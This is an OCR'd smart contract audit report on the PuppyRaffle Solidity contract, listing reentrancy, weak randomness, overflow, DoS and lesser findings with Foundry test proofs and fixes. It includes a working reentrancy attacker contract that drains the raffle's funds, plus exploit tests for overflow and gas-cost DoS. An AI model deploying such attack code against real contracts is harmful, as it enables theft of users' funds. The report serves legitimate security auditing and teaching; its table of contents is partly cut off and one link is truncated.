

PuppyRaffle Audit Report

Version 1.0

YANPITRIK

July 16, 2024

Protocol Audit Report

Yan Pitrik

July 16, 2024

Prepared by: Yan Pitrik

Lead Security Researcher:

- Yan Pitrik

Table of Contents

    * [H-03] Integer overflow of `PuppyRaffle::totalFees` will cause loosing of money
  - MEDIUM
    * [M-01] Inside `PuppyRaffle::enterRaffle` function looping through unbounded array could potentionaly causing Denial of Service (DoS) attack
    * [M-02] Unsafe cast of `PuppyRaffle::fee` causing loosing of fees
    * [M-03] Smart contract wallets raffle winners without `fallback` or `receive` function will block the start of a new contest
  - LOW
    * [L-01] Missing checks for `address(0)` when assigning values to address state variables
    * [L-02] `PuppyRaffle::getActivePlayerIndex` returns `0` not only for non-existing players, but also for player at index 0 and then player at that index might think he has not entered raffle
  - GAS
    * [G-01] State variables with one-time declaration should be declared constant / immutable
    * [G-02] Storage variables in loops should be cached and then used inside loops
  - INFORMATIONAL
    * [I-01] Solidity pragma should be specific, not wide
    * [I-02] Using an outdated version of Solidity is not recommended
    * [I-03] `PuppyRaffle::selectWinner` should follow CEI
    * [I-04] Using of "magic" numbers its not recommended
    * [I-05] Stage changing function should contain event emition.
    * [I-06] `PuppyRaffle::_isActivePlayer` is never used and should be removed.

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
   1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy

5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The author team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
	High	H	H/M	M
Likelihood	Medium	H/M	M	M/L
	Low	M	M/L	L

Audit Details

Commit Hash:

```
22bbbb2c47f3f2b78c1b134590baf41383fd354f
```

Scope

```
./src/
----- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

Issues found

Severity	Number of issues
HIGH	3
MEDIUM	3
LOW	2
INFO/GAS	6/2
——-	————
TOTAL	16

Findings

HIGH

[H-01] Reentrancy in `PuppyRaffle::refund` function allows attacker to drain all funds from protocol

Description Doing important storage changes to the state variables after the external calls opens door to reentrancy attacks. The `PuppyRaffle::refund` function does not follow CEI pattern - checks, effects, interactions. The effect on storage is done after external call: `players[playerIndex] = address(0);` The condition `playerAddress != address(0)` will be met everytime, because `players` array remind unchanged.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
           player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
           already refunded, or is not active");

@>      payable(msg.sender).sendValue(entranceFee);
@>      players[playerIndex] = address(0);
```

```

        emit RaffleRefunded(playerAddress);
    }
```

Impact Malicious actor could enter the raffle with smart contract, which architecture allows to call the `PuppyRaffle::refund` multiple times and draind all money.

Proof of Concept

1. Users enter the raffle with random amount of players and cause balance of protocol > 0
2. Attacker sets up malicious contract and enter the raffle with that address
3. Attacker calls `PuppyRaffle::refund` from attack contract, which then calls that contract again and triggered `receive`/`fallback` function.
4. This function repeatedly calls `PuppyRaffle::refund` until all balance will be moved to the attacker.
5. All users/players funds are stolen.

Proof of Code

Here is the code to proof reentrancy possibility:

add the following contract, modifier and function to the `PuppyRaffleTest.t.sol` test file

```
modifier morePlayersEntered(uint256 howMany) {
        address[] memory players = new address[](howMany);
        uint256 i = 0;
        while (i < howMany) {
            players[i] = address(i);
            ++i;
        }
        puppyRaffle.enterRaffle{value: entranceFee * howMany}(players);
        _;
    }

function test_attackerCanStealAllMoney() external morePlayersEntered(5)
     {
        uint256 balanceBefore = address(puppyRaffle).balance; // 5
            ether

        Attacker_reentrancy attacker = new Attacker_reentrancy{value:
            entranceFee}(puppyRaffle);
        uint256 attackerBalanceBefore = address(attacker).balance;
        //vm.deal(address(attacker), 1e18);
        attacker.attack();

        uint256 balanceAfter = address(puppyRaffle).balance; // 0 ether
        uint256 attackerBalanceAfter = address(attacker).balance;

        // random player now cant withdraw his money!
        uint256 indexOfPlayer = puppyRaffle.getActivePlayerIndex(
            address(2));
        vm.prank(address(2));
        vm.expectRevert("Address: insufficient balance");
        puppyRaffle.refund(indexOfPlayer);

        console.log("balance of raffle after users enter: ",
            balanceBefore);
        console.log("balance of attacker before attack: ",
            attackerBalanceBefore);
        console.log("balance of raffle after attack: ", balanceAfter);
        console.log("balance of attacker after attack: ",
            attackerBalanceAfter);

        assertEq(balanceAfter, 0);
        assertEq(address(attacker).balance, balanceBefore + entranceFee
            );
    }


contract Attacker_reentrancy {
    PuppyRaffle private immutable i_puppyRaffle;
    uint256 private immutable i_entranceFee;

    constructor(PuppyRaffle _puppyRaffle) payable {
        i_puppyRaffle = _puppyRaffle;
        i_entranceFee = _puppyRaffle.entranceFee();
    }

    function attack() external {
        address[] memory players = new address[](1);
        players[0] = address(this);
        i_puppyRaffle.enterRaffle{value: i_entranceFee}(players);

        uint256 index = i_puppyRaffle.getActivePlayerIndex(address(this
            ));
        i_puppyRaffle.refund(index);
    }

    receive() external payable {
        uint256 index = i_puppyRaffle.getActivePlayerIndex(address(this
            ));
        if (address(i_puppyRaffle).balance >= i_entranceFee) {
            i_puppyRaffle.refund(index);
        }
    }
}
```

and then run command `forge test --mt test_attackerCanStealAllMoney -vvv` to see the balances after and before attack.

Recommended Mittigation Follow CEI pattern. Update the `players` array before making external call to msg.sender address. Also the event emission should be moved up as well.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the
           player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player
           already refunded, or is not active");
+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);
        payable(msg.sender).sendValue(entranceFee);
-       players[playerIndex] = address(0);
-       emit RaffleRefunded(playerAddress);
    }
```

Add "reentancy lock" modifier to the function. You can use ReentrancyGuard from OpenZeppelin (https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/utils/ReentrancyGuard.sol) and apply the `nonReentrant` modifier on affected functions.

[H-02] Weak randomness in `PuppyRaffle::selectWinner` allows users to predict/influence the winner of raffle. Also there is possible to predict/manipulate rarity of minted NFT, which is caused also by weak randomness.

Description `msg.sender`, `block.timestamp` or `block.difficulty` could be predictable values. Hashing them together doesnt create a random number. Malicious miners can manipulate these values or users could know them ahead of time and then they are able to revert their transactions until they reached themselfs as the winners. Additionally users could fron.run this fucntion and call `refund` function if they see they are not selected as winners.

Impact Any user can influence the winner of the raffle, winning the money and slecting the most rare NFT. Entire raffle could become worthless after there will be a gas war to who wins and mint the rarest puppy.

Proof of Concept

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that to predict when they should participate.
2. Users can manipulate their `msg.sender` value to result in themselfs to be selected as winners.
3. Users can revert whole TX if they dont like the resulting winner and rarity.

Using on-chain values as a randomness seed is not a good practice.

Recommended Mittigation Consider using a cryptographically provable random number generator such as ChainLink VRF. (https://docs.chain.link/vrf). However, you have to still consider the security, even if you are using good randomness. (https://docs.chain.link/vrf/v2-5/security)

[H-03] Integer overflow of `PuppyRaffle::totalFees` will cause loosing of money

Description Solidity versions prior to `0.8.0` there its not included protection from under/overflow. You have to use own protection like some library which includes math functions and these functions has to be applied on every counting operations inside the protocol.

```
uint64 number = type(uint64).max; //18446744073709551615 / 0
    xffffffffffffffff
number = number + 1;  // 0
```

Impact `PuppyRaffle::totalFees` is used for collecting fees from raffle winners (20% of `totalAmountCollected`). Hovewer, when the amount of fees will be higher that maximum value of unsigned integer 64 (`type(uint64).max`), the value is gonna overflow and when `puppyRaffle::withdrawFees` function will be called, the `feeAddress` will not get the right amount (actually the function is gonna revert) and money stays permanently locked inside protocol.

Proof of Concept

1. There are 100 players entering a raffle (less then 90 is needed to overflow issue)
2. Duration time passed, function to select winner was called
3. Collected fees is not equal to 20% from 100 ether total amount collected from players.
4. Function to witdraw fees reverts, because of require statement.

Here is the code to proof overflow:

add the following contract, modifier and function to the `PuppyRaffleTest.t.sol` test file

```
function test_feesGonnaOverflowAndUnableToWithdraw() public
    morePlayersEntered(100) {
        vm.warp(puppyRaffle.raffleStartTime() + puppyRaffle.
            raffleDuration() + 1);

        uint256 totalAmountCollected = 100 * entranceFee;
        uint256 expectedFeeCollected = (totalAmountCollected * 20) /
            100; // 20 ether

        puppyRaffle.selectWinner();

        uint256 actualFeesCollected = puppyRaffle.totalFees();

        console.log("Expected fees collected:", expectedFeeCollected);
        console.log("Actual fees collected:", actualFeesCollected);

        uint256 expectedFeesAfterOverflow = expectedFeeCollected - type
            (uint64).max - 1;

        assertLt(actualFeesCollected, expectedFeeCollected);
        assertEq(actualFeesCollected, expectedFeesAfterOverflow);

        vm.expectRevert("PuppyRaffle: There are currently players
            active!");
        puppyRaffle.withdrawFees();

        console.log("Balance of contract:", address(puppyRaffle).
            balance);
    }
```

and then run command `forge test --mt test_feesGonnaOverflowAndUnableToWithdraw -vvv` to see the balances after and before attack.

Recommended Mittigation

1. Use a newer version of Solidity compiler.
2. Use `uint256` instead of `uint64` for `totalFees` variable
3. You could also use `safeMath` library of OpenZeppelin, hovewer you would still have problem with the `uint64` type if too many fees are collected.
4. Remove the require statement from `PuppryRaffle::withdrawFees` function

   ```
   -     require(address(this).balance == uint256(totalFees), "
       PuppyRaffle: There are currently players active!");
   ```

   or use diffenrent approach to store what actual required amount of fees should be. There are more attack vectors asociated with that, like `selfdestruct` to force the money to the constract and changing its balance.

MEDIUM

[M-01] Inside `PuppyRaffle::enterRaffle` function looping through unbounded array could potentionaly causing Denial of Service (DoS) attack

Description Inside `PuppyRaffle::enterRaffle` is the for loop, which is intended to check duplicate addresses inside the `players` array when entering raffle. Longer the `PuppyRaffle::players` array is, the more expensive will be for new players to enter the raffle. Gas costs for players who enter when the raffle starts will be dramatically lower than those who enter later.

```
    for (uint256 i = 0; i < players.length - 1; i++) {
```

```
        for (uint256 j = i + 1; j < players.length; j++) {
            require(players[i] != players[j], "PuppyRaffle: Duplicate
                player");
        }
    }
```

Impact The gas costs for entrants will greatly increase as more players enter the raffle. This discourages later users from entering, potentionally causing a rush at the start of raffle to be the one who enters first. Attacker could make the `newPlayers` array so big, that no one else could enter, guaranteening themself the win in the game.

Proof of Concept If there are two sets of 1000 players who want to enter, the gas costs will be as such:

gas cost first round of 1000 players: 417422558 gas gas cost second round of 1000 players: 1600813504 gas

Here is the PoC:

Copy the test function below to the `PuppyRaffleTest.t.sol` test file

```
function test_EnterRaffle_DoS() public {
        vm.txGasPrice(1);

        address deployer = makeAddr("deployer");
        vm.deal(deployer, 100000 ether);

        // first 1000 players
        uint256 numOfPlayers = 1000;
        address[] memory players = new address[](numOfPlayers);
        for (uint256 i = 0; i < numOfPlayers; ++i) {
            players[i] = address(i);
        }

        uint256 gasStart = gasleft();
        vm.prank(deployer);
        puppyRaffle.enterRaffle{value: entranceFee * numOfPlayers}(
            players);
        uint256 cost1 = (gasStart - gasleft()) * tx.gasprice;
        console.log("gas cost first 1000 players: ", cost1);

        // second 1000 players
        players = new address[](numOfPlayers);
        for (uint256 i = 0; i < numOfPlayers; ++i) {
            players[i] = address(i + numOfPlayers); // generating
                addresses started where first round ends (because of
                duplication)
        }

        gasStart = gasleft();
        vm.prank(deployer);
        puppyRaffle.enterRaffle{value: entranceFee * numOfPlayers}(
            players);
        uint256 cost2 = (gasStart - gasleft()) * tx.gasprice;
        console.log("gas cost second 1000 players: ", cost2);

        assert(cost1 < cost2); // second 1000 players will be way moore
            gas expensive
    }
```

and run command `forge test --mt test_EnterRaffle_DoS -vvv` to see the gast cost of each raffle enterings.

Recommended Mittigation

Consider to rebuild the logic here to use the mapping of players associated with current raffle session and then additional looping through all players is not neccessary anymore.

```
+   mapping(address => uint256) public addressToRaffleId;
+   uint256 public raffleId = 1; // cannot be initial 0 (thats also
    default value of non existent address in mapping)
.
.
.
function enterRaffle(address[] memory newPlayers) public payable {
.
.
for (uint256 i = 0; i < newPlayers.length; i++) {
+     if (addressToRaffleId[newPlayers[i]] != raffleId) {
          players.push(newPlayers[i]);
+         addressToRaffleId[newPlayers[i]] = raffleId;
+     } else {
+         revert("PuppyRaffle: Duplicate player");
+     }
}

-   for (uint256 i = 0; i < players.length - 1; i++) {
-       for (uint256 j = i + 1; j < players.length; j++) {
-           require(players[i] != players[j], "PuppyRaffle: Duplicate
    player");
-       }
-   }
emit RaffleEnter(newPlayers);
}
.
.
.
function selectWinner() external {
+   raffleId = raffleId + 1;
```

after applying this approach, the execution of the second 1000 entrants will be even less expensive than the first 1000 entrants to the raffle.

Another alternative could be using of [OpenZeppelin's `EnumerableSet` library] (https://docs.openzeppelin.com/contr

[M-02] Unsafe cast of `PuppyRaffle::fee` causing loosing of fees

Description Inside `PuppyRaffle::selctWinner` function, when the `totalAmountCollected` will be higher that maximum value of uint64, then when the uint256 value is typecasted to uint64, this value will be truncated. In terms of ETH, the maximum uint64 value is about 18ETH, so if more than 18ETH of fees are collected, the `fee` casting will truncate the value.

Impact Loosing of fees. `feeAdress` will not be able to collect the fees, leaving them permanently stuck in the contract.

Proof of Concept

1. A raffle proceeds with a little more than 18 ETH worth of fees collected
2. The `selectWinner` is called and `totalFees` value is incorrectly updated due to truncation with typecasting to uint64

Recommended Mittigation Set `totalFees` declaration to uint256 and remove the typecasting.

```
-   uint64 public totalFees = 0;
+   uint256 public totalFees;


function selectWinner() external {
    .
    .
    .
-   totalFees = totalFees + uint64(fee);
+   totalFees = totalFees + fee;
    .
    .
}
```

[M-03] Smart contract wallets raffle winners without `fallback` or `receive` function will block the start of a new contest

Description The `PuppyRaffle::selectWinner` function is responsible for reseting the raffle by deleting `players` array and set the `raffleStartTime` to the actual `block.timestamp`. Hovewer, this not gonna happen if the winner address is the smart contract that could not receive any ether. In that case, transaction reverts. Its possible to call the function again and there is a chance that non-contract winner would be selected, but it will cost another gas.

Impact If there are more contracts between players, the `PuppyRaffle::selectWinner` function could revert many times and this will make reseting of lottery difficult and gas expensive.

Proof of Concept

1. 15 smart contract wallets players without receive or fallback function enter the lottery.
2. The conditions for terminating the lottery are met.
3. The `selectWinner` function wouldn't work, even though the lottery is over.

Recommended Mittigation

1. Don't allow smart contract players to enter the lottery.
2. Implement different logic to redeem the winning money by saving winner addresses and amounts associated with them to the mapping and then making withdraw function which allows players to withdraw their prizes. It will still reverts, but wouldn't breaking another raffle functionality.

LOW

[L-01] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

4 Found Instances

- Found in src/PuppyRaffle.sol Line: 66

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle.sol Line: 186

```
        feeAddress = newFeeAddress;
```

- Found in src/PuppyRaffle_origin.sol Line: 62

```
        feeAddress = _feeAddress;
```

- Found in src/PuppyRaffle_origin.sol Line: 189

```
        feeAddress = newFeeAddress;
```

[L-02] `PuppyRaffle::getActivePlayerIndex` returns 0 not only for non-existing players, but also for player at index 0 and then player at that index might think he has not entered raffle

Description According to the natspec, after the `PuppyRaffle::getActivePlayerIndex` function call, the player which is stored in `players` array at index 0 might be thinking that it isnt active player.

```
    /// @return the index of the player in the array, if they are not
        active, it returns 0
   function getActivePlayerIndex(address player) external view returns
       (uint256) {
         for (uint256 i = 0; i < players.length; i++) {
             if (players[i] == player) {
                 return i;
             }
         }
@>       return 0;
    }
```

Impact Player at 0 index may incorrectly think they have not enter the raffle and attempt to enter it again (which will be waste of gas).

Proof of Concept

1. User enter the raffle as first entrant and his address will be stored at index 0 inside the `players` array.
2. `PuppyRaffle::getActivePlayerIndex` returns 0 in that case.
3. User than thinks they have not entered correctly due to the function documentation.

Recommended Mittigation The function should revert in case that address inst inside `players` array instead of returning 0.

GAS

[G-01] State variables with one-time declaration should be declared constant / immutable

Reading from storage is much more expensive than reading from constat or immutable variables.

`PuppyRaffle::raffleDuration` should be `immutable` commonImageUri `PuppyRaffle::commonImageUri`, `PuppyRaffle::rareImageUri`, `PuppyRaffle::legendaryImageUri` should be `constant`

[G-02] Storage variables in loops should be cached and then used inside loops

Everytime the `players.length` is called, this is accessing storage, which is expensive. Caching the value to the memory before and then using inside looping is cheaper approach.

```
+    uint256 lengthOfPlayers = players.length;
-    for (uint256 i = 0; i < players.length - 1; i++) {
```

```
+   for (uint256 i = 0; i < lengthOfPlayers - 1; i++) {
-            for (uint256 j = i + 1; j < players.length; j++) {
+           for (uint256 j = i + 1; j < lengthOfPlayers; j++) {
                require(players[i] != players[j], "PuppyRaffle:
                    Duplicate player");
            }
        }
```

INFORMATIONAL

[I-01] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

2 Found Instances

- Found in src/PuppyRaffle.sol Line: 2

```
pragma solidity ^0.7.6;
```

- Found in src/PuppyRaffle_origin.sol Line: 2

```
pragma solidity ^0.7.6;
```

[I-02] Using an outdated version of Solidity is not recommended

Recommendation Please use actual version of Solidity compiler instead.

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Reffer to [slither] (https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity) documentation for more info.

[I-03] `PuppyRaffle::selectWinner` should follow CEI

Keep the code clean by following CEI - checks, effects, interactions pattern

```
.
.
.
+     _safeMint(winner, tokenId);
      (bool success,) = winner.call{value: prizePool}("");
      require(success, "PuppyRaffle: Failed to send prize pool to winner
         ");
-     _safeMint(winner, tokenId);
}
```

[I-04] Using of "magic" numbers its not recommended

Better practise is using of constant variables with names, instead of just floating numbers inside coinbase, which could be confusing.

```
-    uint256 prizePool = (totalAmountCollected * 80) / 100;
+    uint256 private constant PRIZE_PERCENTAGE = 80;
+    uint256 private constant PRIZE_PRECISION = 100;
```

[I-05] Stage changing function should contain event emition.

The best practice is emit an event every time when changing a state, which is not happening inside protocol.

[I-06] `PuppyRaffle::_isActivePlayer` is never used and should be removed.

Function `PuppyRaffle::_isActivePlayer` is declared as internal and it is called nowhere inside the protocol, so it should be removed.

```
-     function _isActivePlayer() internal view returns (bool) {
-         for (uint256 i = 0; i < players.length; i++) {
-             if (players[i] == msg.sender) {
-                 return true;
-             }
-         }
-         return false;
-     }
```